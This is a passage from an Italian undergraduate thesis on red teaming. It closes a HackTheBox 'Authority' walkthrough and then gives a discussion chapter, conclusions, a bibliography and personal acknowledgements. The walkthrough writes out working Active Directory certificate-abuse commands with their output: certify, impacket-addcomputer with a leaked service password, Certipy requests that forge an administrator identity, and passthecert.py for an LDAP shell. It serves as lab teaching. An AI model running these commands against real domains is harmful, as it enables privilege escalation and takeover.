Cambiamo il nome del file in `certify.exe` e lo eseguiamo alla ricerca di eventuali vulnerabilità tramite il comando `./certify.exe find /vulnerable`, utile per eseguire una scansione all'interno di un sistema o di una rete, al fine di individuare vulnerabilità di sicurezza. Infatti, il parametro `/vulnerable` è utilizzato per specificare che il comando deve concentrarsi sulla ricerca di vulnerabilità.




Figura 5.22: Risultato dell'esecuzione del file `certify.exe`

Come si nota da ciò che è riquadrato di rosso in Figura 5.22, abbiamo trovato un template vulnerabile chiamato *CorpVPN*.

Perciò, aggiungiamo un nuovo *machine account* nel dominio `authority.htb` utilizzando le credenziali dell'utente *svc_ldap*. In questo caso, useremo lo strumento `impacket-addcomputer` che permette di eseguire varie attività di manipolazione e interazione con reti e sistemi Windows (Figura 5.23). In particolare:

- `authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!'` specifica il dominio e le credenziali da utilizzare per aggiungere il computer.

`authority.htb` è il nome del dominio, `svc_ldap` è il nome dell'utente e `lDaP_1n_th3_cle4r!` rappresenta la password associata all'utente.

- `-computer-name STX$` indica il nome che verrà assegnato al nuovo account computer che si sta aggiungendo, `STX$` in questo caso.
- `-computer-pass Password123!` specifica la password da assegnare al nuovo account computer, `Password123!` in questo caso.

```
[!] Vulnerable Certificates Templates :

    CA Name                             : authority.authority.htb\AUTHORITY-CA
    Template Name                       : CorpVPN
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    msPKI-Certificate-Name-Flag         : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag               : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICA
TE
    Authorized Signatures Required      : 0
    pkiextendedkeyusage                 : Client Authentication, Document Signing, Encrypting File System, IP security IKE int
ermediate, IP security user, KDC Authentication, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Document Signing, Encrypting File System, IP security IKE int
ermediate, IP security user, KDC Authentication, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Domain Computers          S-1-5-21-622327497-3269355298-2248959698-515
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
      Object Control Permissions
        Owner                       : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
        WriteOwner Principals       : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
```

Figura 5.23: Esecuzione dello strumento `impacket-addcomputer`

A questo punto, utilizziamo un ulteriore tool, `Certipy`, con il quale possiamo generare una richiesta di certificato utilizzando l'account `STX$` con password `Password123!` e template `CorpVPN`; questo ci permetterà di ottenere privilegi elevati. Analizzando il comando utilizzato in Figura 5.24:

- `certipy req` è il comando principale per generare una richiesta di certificato utilizzando Certipy.
- `-u 'STX$'` specifica che l'account `STX$` verrà utilizzato per la richiesta di certificato.
- `-p 'Password123!'` specifica la password associata all'account.
- `-ca AUTHORITY-CA` specifica l'autorità di certificazione (CA) con nome "*AUTHORITY-CA*".
- `-target authority.htb` indica il dominio a cui verrà inviata la richiesta di certificato, nel caso specifico il dominio `authority.htb`.
- `-template CorpVPN` specifica il template, ovvero "*CorpVPN*".
- `-upn administrator@authority.htb` indica il nome utente principale (UPN) dell'amministratore del dominio.
- `-dns authority.authority.htb` specifica il nome di dominio completo (FQDN) dell'autorità certificante.
- `-dc-ip 10.10.11.222` specifica l'indirizzo IP del controller di dominio (DC) utilizzato per la comunicazione.

```
┌──(kali㉿kali)-[~]
└─$ certipy req -u 'STX$' -p 'Password123!' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@autho
rity.htb -dns authority.authority.htb -dc-ip 10.10.11.222 -debug

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'authority.htb' at '10.10.11.222'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

Figura 5.24: Esecuzione dello strumento `Certipy`

Successivamente, generiamo due nuovi certificati, uno senza includere la chiave privata e un altro senza includere il certificato (Figura 5.25).

```
┌──(kali㉿kali)-[~]
└─$ certipy cert -pfx administrator_authority.pfx -nokey -out user.crt

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'

┌──(kali㉿kali)-[~]
└─$ certipy cert -pfx administrator_authority.pfx -nocert -out user.key

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
```

Figura 5.25: Generazione dei due certificati

Nel caso del primo comando:

- `certipy cert` è il comando principale per generare un certificato utilizzando l'utility *Certipy*.
- `-pfx administrator_authority.pfx` specifica il file di certificato in formato PFX con il nome `administrator_authority.pfx`.
- `-nokey` indica che si vuole generare il certificato senza includere la chiave privata.
- `-out user.crt` specifica il nome del file di output che verrà generato; in questo caso, il file di certificato si chiamerà `user.crt`.

Invece, nel secondo comando, cambia soltanto il terzo punto; `-nocert` indica che si vuole generare la chiave privata senza includere il certificato.

Ora, utilizzando il tool `passthecert.py` (Figura 5.26), possiamo autenticarci al server LDAPS utilizzando i certificati appena creati e, quindi, aggiungere il nostro utente al gruppo degli amministratori. Lo strumento precedentemente citato è uno script appartenente alla suite *Impacket* ed è utilizzato per eseguire l'attacco noto come "*Pass-the-Certificate*" (PtC), ovvero l'attaccante utilizza i certificati digitali ottenuti precedentemente per ottenere l'accesso come amministratore. Esaminiamo, nello specifico, i comandi utilizzati in Figura 5.26:

- `-action ldap-shell` specifica l'azione da eseguire utilizzando lo script. In questo caso, l'azione è "`ldap-shell`", che implica l'avvio di una shell LDAP su un server remoto.

- `-crt user.crt` specifica il file di certificato, `user.crt` in questo caso, che verrà utilizzato per autenticarsi al server.
- `-key user.key` specifica il file della private key associata al certificato, `user.key` in questo caso, che sarà utilizzata per autenticarsi.
- `-domain authority.htb` specifica il nome del dominio, ovvero `authority.htb`, al quale si sta cercando di autenticarsi.
- `-dc-ip 10.10.11.222` specifica l'indirizzo IP del controller di dominio, ovvero `10.10.11.222`, che verrà utilizzato per la comunicazione.




Figura 5.26: Utilizzo del tool `passthecert.py`

Dopo aver eseguito il comando, per poter aggiungere il nostro utente al gruppo degli amministratori, utilizziamo il comando `add_user_to_group svc_ldap Administrators` che permette, appunto, di aggiungere l'utente `svc_ldap` al gruppo `Administrators`. Infatti, come si nota nel riquadro rosso in Figura 5.27, osserviamo che il tutto è andato a buon fine e che l'utente `svc_ldap` ha i privilegi di amministratore.




Figura 5.27: Aggiunta dell'utente *svc_ldap* al gruppo degli amministratori

Infine, possiamo finalmente accedere alle directory `Administrators` e, quindi, aprire il file `root.txt` contenente la root flag al path `C:\Users\Administrators\Desktop`. La root flag è riquadrata di rosso in Figura 5.28.




Figura 5.28: Ottenimento della root flag

CAPITOLO 6

Discussione in merito al lavoro svolto

In questo capitolo saranno analizzate con molta attenzione le lezioni apprese nei capitoli precedenti relativi alle tre esperienze di Red Team. Durante l'intera trattazione, sono stati ampiamente discussi la cybersecurity e tutto ciò ad essa legato, come la sua importanza, le sue componenti fondamentali, le tipologie di attacchi e minacce, ma, soprattutto, nel Capitolo 2, i vari Team in gioco. Questi ultimi rappresentano una parte fondamentale della cybersecurity, e, su tali Team, in particolare i Red Team, si basano i Capitoli 3, 4 e 5 precedentemente illustrati.

Nei tre capitoli citati, possono essere osservati gli obiettivi finali del fenomeno del Red Teaming, così come una serie di strumenti utilizzati, in tutti e tre i test, al fine di perseguire tali obiettivi. Quanto detto non è altro che una messa in pratica di quanto già spiegato a livello teorico nel Capitolo 2 e, come già accennato in tale capitolo, ogni esperienza di Red Team, in termini di tempo, obiettivi, strumenti utilizzati, costo, etc. risulta essere diversa dalle altre, caratteristica evidente grazie ai test effettuati nei capitoli precedenti. In effetti, da un punto di vista esterno, potrebbe sembrare che, per ogni test che si effettua, gli strumenti utilizzati siano sempre gli stessi e che, soprattutto, vengano utilizzati sempre per lo stesso scopo. Dunque, per ogni macchina, tentiamo di definire in che modo essi siano utili e cosa si impara da essi.

Le macchine studiate fanno parte di HackTheBox, un laboratorio online dove possono essere testate e migliorate le proprie conoscenze riguardo il campo della cybersecurity, e sono state studiate con un livello di difficoltà crescente, dalla più semplice alla più complicata, in scenari diversi: Windows e Linux.

La prima macchina reale, di nome "*MonitorsTwo*", è la più facile tra le tre, ed è analizzata in uno scenario di sistema operativo Linux. Partendo dall'enumerazione iniziale, effettuata tramite lo strumento `nmap`, essa espone un'applicazione Web soggetta all'esecuzione di codice remoto, *Remote Code Execution* (RCE), pre-autenticazione tramite un'intestazione *X-Forwarded-For* (XFF), un campo degli header HTTP, che viene utilizzato per trasmettere informazioni sull'indirizzo IP dell'utente o del client che sta facendo una richiesta HTTP attraverso uno o più intermediari, come proxy o load balancer, che potrebbero modificare l'indirizzo IP originale. Lo sfruttamento di questa vulnerabilità garantisce una *shell* all'interno di un contenitore Docker, una tecnologia di virtualizzazione leggera, che consente di confezionare un'applicazione e tutte le sue dipendenze. Inoltre, un binario *capsh* configurato in modo errato con il set di bit *SUID*, (abbreviazione di "*Set User ID*") un tipo di permesso speciale associato a un file eseguibile in sistemi Unix-like, consente l'accesso root all'interno di tale

contenitore. Successivamente, la scoperta delle credenziali MySQL consente il dumping di un hash che, una volta violato, fornisce l'accesso SSH alla macchina. Una volta fatto ciò, siamo in grado di rilevare una versione Docker vulnerabile (`CVE-2021-41091`) che consente ad un utente, con privilegi limitati, di attraversare ed eseguire programmi all'interno delle directory. Infine, sfruttando l'accesso come root all'interno del contenitore, viene copiato un file binario bash con il bit SUID impostato, il quale permette la *Privilege Escalation* sull'host. Questa, tra le macchine in stato di "*active*", risulta essere, come già detto, la più facile da attaccare e studiare; perciò, è una buona macchina per esercitarsi ed affacciarsi al mondo del Red Teaming.

La seconda macchina reale, chiamata "PC", è, anch'essa, analizzata in uno scenario di sistema operativo Linux, ed è dotata di un endpoint *gRPC* vulnerabile a SQL Injection. Dopo aver effettuato l'enumerazione tramite lo strumento `nmap` ed aver studiato, nella fase di *Vulnerability Analysis*, le vulnerabilità di cui questa macchina soffre, siamo in grado di recuperare le credenziali per l'accesso *SSH* alla macchina, contenute all'interno di un database. Inoltre, l'elenco delle porte eseguite localmente rivela una versione obsoleta di servizio *pyLoad*, che è suscettibile di pre-autenticazione *Remote Code Execution* (RCE) tramite `CVE-2023-0297`. Poiché il servizio è eseguito da root, lo sfruttamento di questa vulnerabilità porta al completamento della fase di *Privilege Escalation*. Tale macchina reale, rispetto alla prima attaccata, permette di entrare più nello specifico nel mondo del testing, studiando e sfruttando vulnerabilità interessanti e specifiche grazie a tool altrettanto interessanti; infatti, tramite un'esperienza di questo tipo, si possono acquisire alcuni *skill* utili per altri test simili, come:

- interagire con `gRPC`, introdotto precedentemente.
- interagire in prima persona e, quindi, capire il funzionamento delle SQL Injection, uno dei cyberattacchi più famosi ed utilizzati ultimamente.
- imparare come funziona il *local port forwarding*, tecnica comunemente associata all'utilizzo del protocollo *SSH* (Secure Shell), ormai impiegato in quasi tutti i test da parte degli attaccanti. La tecnica, quindi, risulta utile per gettare le basi e capire come utilizzare al meglio il protocollo *SSH* durante tali test.

Infine, la terza macchina reale attaccata, di nome "Authority", è la più impegnativa tra le tre, ed è analizzata in uno scenario di sistema operativo Windows. Il focus, durante l'attacco, è incentrato sull'estrazione di alcune credenziali da un file *ansibile*, file di configurazione scritto in *YAML* (YAML Ain't Markup Language) utilizzato con Ansible, un popolare strumento di automazione e gestione della configurazione. Successivamente, tramite l'enumerazione, possiamo effettuare l'acquisizione non sicura dell'autenticazione LDAP (Lightweight Directory Access Protocol). Inoltre, tale macchina insegna come un modello dotato di un certificato debole possa portare a una *Privilege Escalation*. Quest'ultima macchina, poiché l'unica studiata in uno scenario di sistema operativo Windows, è la più difficile incontrata finora; essa risulta essere la più realistica tra le tre, emulando in maniera più veritiera cosa effettivamente sia un'esperienza di Red Team. Inoltre, questo test offre un vantaggio notevole, ovvero permette di capire e studiare il tool `BurpSuite`, strumento che sta diventando sempre più popolare ed efficace nelle esperienze di Red Team, per interagire con un server LDAP.

Da quanto detto, emerge come ogni esperienza di Red Team sia stata particolarmente stimolante ed utile, al fine di utilizzare strumenti diversi e mirati per sfruttare determinate vulnerabilità associate ad ogni macchina reale attaccata, in quanto, ogni test, e quindi ogni macchina, risulta essere unico e diverso da qualsiasi altro.

Conclusioni

In questa tesi ci siamo proposti di analizzare e approfondire il concetto di cybersecurity e l'importanza che aasume ai giorni d'oggi.

Inzialmente, ci siamo soffermati sul significato di cybersecurity, cercando di dare una definizione sulla base dei pilastri su cui essi si fonda, ovvero *Confidentiality*, *Integrity* ed *Availability*, e sugli strumenti che essi sfruttano.

In seguito, al fine di comprendere il valore che la cybersecurity occupa nelle nostre vite, abbiamo studiato l'evoluzione di essa, partendo dagli anni '70, anni in cui il primo virus ha cominciato a diffondersi, dando vita al concetto di cybersecurity, fino ai nostri giorni, periodo in cui il numero degli attacchi informatici è cresciuto a dismisura e, pertanto, è stato necessario far acquisire alle persone nuovi livelli di consapevolezza dei rischi e fornire le conoscenze necessarie per sostenere la sicurezza della rete.

Successivamente, abbiamo spostato il nostro focus sulle componenti fondamentali della cybersecurity, ovvero le *tecnologie*, i *processi* e le *persone*, sottolineando che, per essere efficace, la cybersecurity richiede delle misure di sicurezza che si fondano su tali elementi.

Abbiamo poi affrontato l'importanza della cybersecurity, dimostrando come, negli ultimi anni, il numero di attacchi rilevati, a livello globale, è aumentato di circa il 60%, evidenziando l'utilità della cybersecurity per prevenire e difendersi da essi.

Inoltre, abbiamo definito un aspetto cruciale della cybersecurity, ovvero l'*Endpoint Security*; infatti, siamo consapevoli che i maggiori responsabili dei danni arrecati alla cybersecurity sono proprio le persone.

Procedendo, abbiamo definito le principali cyber-minacce di cui soffre la cybersecurity, soffermandoci sulle motivazioni che spingono i criminali ad effettuare attacchi e gli obiettivi a cui mira ogni tipo di minaccia cibernetica.

Dopo aver trattato le cyber-minacce, abbiamo analizzato, nel dettaglio, i tipi di attacco di cybersecurity più pericolosi utilizzati dai criminali, come *malware*, *phishing*, attacco *DDoS*, *Social engineering*, etc. Per ognuno di essi sono stati approfonditi gli scopi e le metodologie adottate, al fine di carpire i dati della vittima.

A seguire, ci siamo concentrati sulle squadre dedicate a testare l'efficacia di un programma di sicurezza. Abbiamo evidenziato, per ogni Team, gli obiettivi principali e come essi lavorano, insistendo maggiormente su Blue Team e Red Team, le due squadre principali e più importanti ai fini del testing della cybersecurity. Infatti, per entrambi i Team, abbiamo definito i vantaggi di cui godiamo utilizzandoli ed i compiti ai quali essi devono adempiere.

Inoltre, per quanto riguarda i Blue Team abbiamo definito gli strumenti più efficaci utilizzati da essi, mentre per i Red Team abbiamo sottolineato le differenze esistenti con i

Penetration test, in quanto sono due fenomeni molto simili, ma che divergono su alcune caratteristiche.

L'esposizione presentata in questa tesi termina con una discussione in merito alle esperienze di Red Team compiute su macchine reali: "*MonitorsTwo*", "*PC*" e "*Authority*", le prime due su sistema operativo Linux e l'ultima su sistema operativo Windows.

Concludiamo questa tesi analizzando il futuro della cybersecurity; negli ultimi cinque anni, come sottolineato dal rapporto Clusit 2023, le minacce alla cybersecurity sono aumentate in maniera vertiginosa. Le principali cause sono:

- La pandemia da Covid-19, la quale ha avuto un profondo impatto sulla sicurezza informatica. La spinta alla digitalizzazione ha portato lavoratori e utenti ad affidarsi sempre di più al mondo digitale per diverse operazioni quotidiane, sia in ambito professionale sia per le attività personali, e ciò ha permesso ai cyber criminali di dare vita ad attacchi che un tempo non erano pensabili.

- La guerra scatenatasi tra Russia ed Ucraina, che, inevitabilmente, ha generato una cyberwarfare, ovvero una guerra cibernetica, il cui scopo principale è quello di minare, mediante il ricorso ad azioni malevole compiute nell'ambito del cyberspazio, i sistemi necessari per il corretto funzionamento di una nazione, generando eventi dannosi quali il non funzionamento di reti e sistemi informatici, l'intercettazione di dati, la compromissione delle infrastrutture destinate alla produzione e alla distribuzione di gas, luce e acqua, o delle reti finanziarie e commerciali, ovvero la paralisi dei sistemi dei trasporti.

I cyber criminali sono sempre più scaltri; ciò che li ferma oggi potrebbe non fermali più domani; loro sono in grado di attaccare anche i sistemi in assoluto più protetti. Proprio per questo motivo, è essenziale che le aziende e le organizzazioni abbiano degli esperti e dei software ad hoc ed è fondamentale aggiornare in modo costante i propri sistemi di sicurezza.

Le aziende stanno cercando sempre più di adottare una strategia di sicurezza informatica efficace implementando i Blue Team e i Red Team. Si sta facendo sempre più uso di strumenti innovativi e potenti per migliorare l'efficienza e l'efficacia delle esperienze di Red Team, che agendo come dei veri e propri criminali, mettono alla prova le capacità del sistema, e dei Blue Team, che identificano eventuali vulnerabilità nel sistema.

In conclusione, possiamo affermare che i movimenti dei criminali informatici evolvono costantemente; ne deriva che anche le strategie di chi è deputato a difendere sistemi e dati devono evolvere di conseguenza. L'interesse per la sicurezza informatica è costantemente cresciuto negli anni e continuerà sicuramente a crescere in futuro, poiché la cybersecurity è fondamentale per contribuire a garantire un ecosistema cyber sempre più sicuro e resiliente.

Bibliografia

(2020), «2020 Cost of Insider Threats», Rap. tecn., IBM.

(2021), «TESTO COORDINATO DEL DECRETO-LEGGE 14 giugno 2021, n. 82», *Gazzetta Ufficiale*.

(2022), «ENISA THREAT LANDSCAPE 2022 (July 2021 to July 2022)», Rap. tecn., ENISA.

(2023), «IBM Security X-Force Threat Intelligence Index 2023», Rap. tecn., IBM.

BECHELLI, L., BOEMI, M., BONGIORNO, L., BUSCARINI, L., BUTTI, G., CIANI, N., CICOGNINI, M., D'ALESSANDRO, R., DEVALLE, T., DIGREGORIO, P., MATTIA, A. D., DRAGONI, G., DURSI, E., FAGGIOLI, G., FERRETTI, C., FILOSCIA, D., FUMAGALLI, S., GABRIELLI, I., GATTI, F., GHIGLIA, A., GIUDICE, P., GIUSTOZZI, C., MODICA, S. I., LAMPIGNANO, S. P., LESTINGI, M., LIVELLI, F. M. R., LIVRIERI, L. N., MARCIS, S., MAUCELI, C., MEMINI, L., MONTEGIOVE, S., PASQUINUCCI, A., PAYE, M., PENNASILICO, A. L., PISANI, A., PIVA, A., PUPILLO, L., ROTONDO, P. L., SACCANI, R., SAMBUCCI, L., SANTOCONO, M., SARTORE, L., SCHRADER, D., SCIALÒ, G., SCOZZARI, S., TELMON, C., TESORIERE, G., TESTINO, M., TIEGHI, E. M., VACCARELLI, A., VALLEGA, A. e MANZONI, A. Z. (2023), «Rapporto Clusit sulla sicurezza ICT in Italia», .

DAVID KENNEDY, D. K. M. A., JIM O'GORMAN (2011), *Metasploit - The Penetration Tester's Guide*.

MAZURIER, P. (2017), *Sul Concetto Di Cyberterrorismo e Cyber(in)sicurezza*.

MISHRA, A. (2023), *Modern Cybersecurity Strategies for Enterprises: Protect and Secure Your Enterprise Networks, Digital Business Assets, and Endpoint Security with Tested and Proven Methods*.

RAINS, T. (2023), *Cybersecurity Threats, Malware Trends, and Strategies: Discover risk mitigation strategies for modern threats to your organization*.

REHBERGER, J. (2023), *Cybersecurity Attacks – Red Team Strategies: A practical guide to building a penetration testing program having homefield advantage*.

SEGHAL, K. (2023), *Cybersecurity Blue Team Strategies: Uncover the secrets of blue teams to combat cyber threats in your organization*.

WEIDMAN, G. (2014), *Penetration testing - A Hands-On Intrduction to Hacking*.

Siti web consultati

- Akami – `www.akamai.com`
- BitMat – `www.bitmat.it`
- Cisco – `www.cisco.com`
- Cisco Umbrella – `umbrella.cisco.com`
- Commissariato di Pubblica Sicurezza online – `www.commissariatodips.it`
- CyberSecurity360 – `www.cybersecurity360.it`
- dGroove - Tecnologia emozionale – `www.dgroove.it`
- GPDP - Garante per la Protezione dei Dati Personali – `/www.garanteprivacy.it`
- HSC system – `www.hscsystem.it`
- IBM – `www.ibm.com`
- INSIC - l'Informazione per la Sicurezza tecnica, professionale, online – `www.insic.it`
- Kaspersky – `www.kaspersky.it`
- Malwarebytes – `it.malwarebytes.com`
- Microsoft Security – `www.microsoft.com`
- Rockwell Automation – `www.rockwellautomation.com`
- Statista – `www.statista.com`
- Tecnologico – `tecnologico.wiki`
- Treccani – `www.treccani.it`
- VmWare – `www.vmware.com`

Ringraziamenti

Alla fine di questo elaborato, mi sento quasi "obbligato" a ringraziare coloro che mi hanno sempre supportato e accompagnato nell'arco di questa prima metà del mio percorso di studi, e che, sinceramente, spero continuino a farlo anche nella seconda.

Il primo ringraziamento va, sicuramente, al Prof. Ursino, che, con tanta pazienza, ha seguito passo dopo passo la scrittura della tesi, mostrando estrema disponibilità nel momento del bisogno, e al Dott. Luca Virgili, che, con analoga pazienza, mi ha seguito durante le tre esperienze di Red Team contenute in questa tesi, risolvendo ogni dubbio quando ce n'è stata la necessità.

Ringrazio infinitamente mamma e papà, che sin da bambino, non mi hanno fatto mai mancare nulla, permettendomi di raggiungere i miei obiettivi supportandomi, ed alle volte sopportandomi, costantemente; spero di avervi resi orgogliosi di me.

Ringrazio i miei nonni, i miei secondi genitori, per l'estrema fiducia incessantemente riposta in me, incoraggiandomi ogniqualvolta le cose non andavano bene e non facendomi mai sentire sbagliato in ogni cosa che io abbia fatto: vi voglio bene.

Ringrazio mia zia, una delle persone più importanti della mia vita, che si è sempre preoccupata di farmi stare bene riempiendomi di attenzioni e amore, dimostrando di essere sempre presente e di pensarmi perennemente. Una tradizione caratteristica è il suo il classico messaggio con un cuore la sera prima di un esame e, finalmente, posso dire che è sempre stato il mio totem portafortuna, anzi, in realtà credo che tale totem sia da sempre stato mia zia.

Ringrazio mia sorella, Ilaria, che mi ha dato un esempio di chi non molla mai, di chi, seppur con difficoltà, arriva sempre al suo obiettivo prefissato: sei sempre stata un modello da seguire, sin da piccolo.

Un particolare ringraziamento va sicuramente a Yary, la mia ragazza, che ha sempre trovato le parole giuste per confortarmi e tranquillizzarmi, e, stando perennemente al mio fianco, mi ha aiutato a gestire quei momenti di crisi che, inevitabilmente, si presentano in un percorso di studi. Sei, senza ogni dubbio, la persona più buona e genuina mai incontrata, e un semplice "grazie" non sarà mai abbastanza per tutto quello che fai e hai sempre fatto per me, anche quando eravamo dei semplici amici.

Ringrazio di cuore tutti i miei compagni dell'università: Simone, Giampaolo, Pizzu, Spina, Cracovia, Michi, Ticchia, Mazza e Seghi, con i quali ho superato ogni ostacolo, supportandoci in ogni caso, dal rammarico della bocciatura di un esame, alla gioia dell'ultimo. Sebbene gran parte delle nostre strade si dividono alla fine di quest'esperienza, sappiate siete molto di più che semplici compagni, siete degli amici e non vi ringrazierò mai abbastanza per quanto mi avete dato.

In particolare, voglio ringraziare Simone e Giampaolo, coloro che sono presenti dall'inizio, dalla 145/G2 a lezione di Analisi 1, fino all'ultimo giorno di lezione; coloro con i quali, insomma, ho condiviso ogni singolo momento. Grazie a voi due, definibili come fratelli, questo percorso è stato speciale e non dimenticherò nemmeno una risata fatta a lezione o in polifunzionale durante lo "studio". Con voi al mio fianco, l'università, non dico sia stata una passeggiata, ma sicuramente è stata estremamente più bella.

Per ultima, ma non per importanza, ringrazio la mia cagnolina Queen, che mi ha fatto sorridere e distrarre anche nei momenti di stress dei giorni precedenti ad un esame.

In conclusione, vorrei, inoltre, rigraziare me stesso, per non essermi mai abbattuto, per merito anche di tutti coloro che ho ringraziato precedentemente, e per non aver mollato un centimetro, sebbene, in certi momenti, fossi arrivato al limite. Tutti gli sforzi fatti hanno finalmente ripagato e la sensazione di avercela fatta con le proprie forze è un'emozione che non svanirà mai.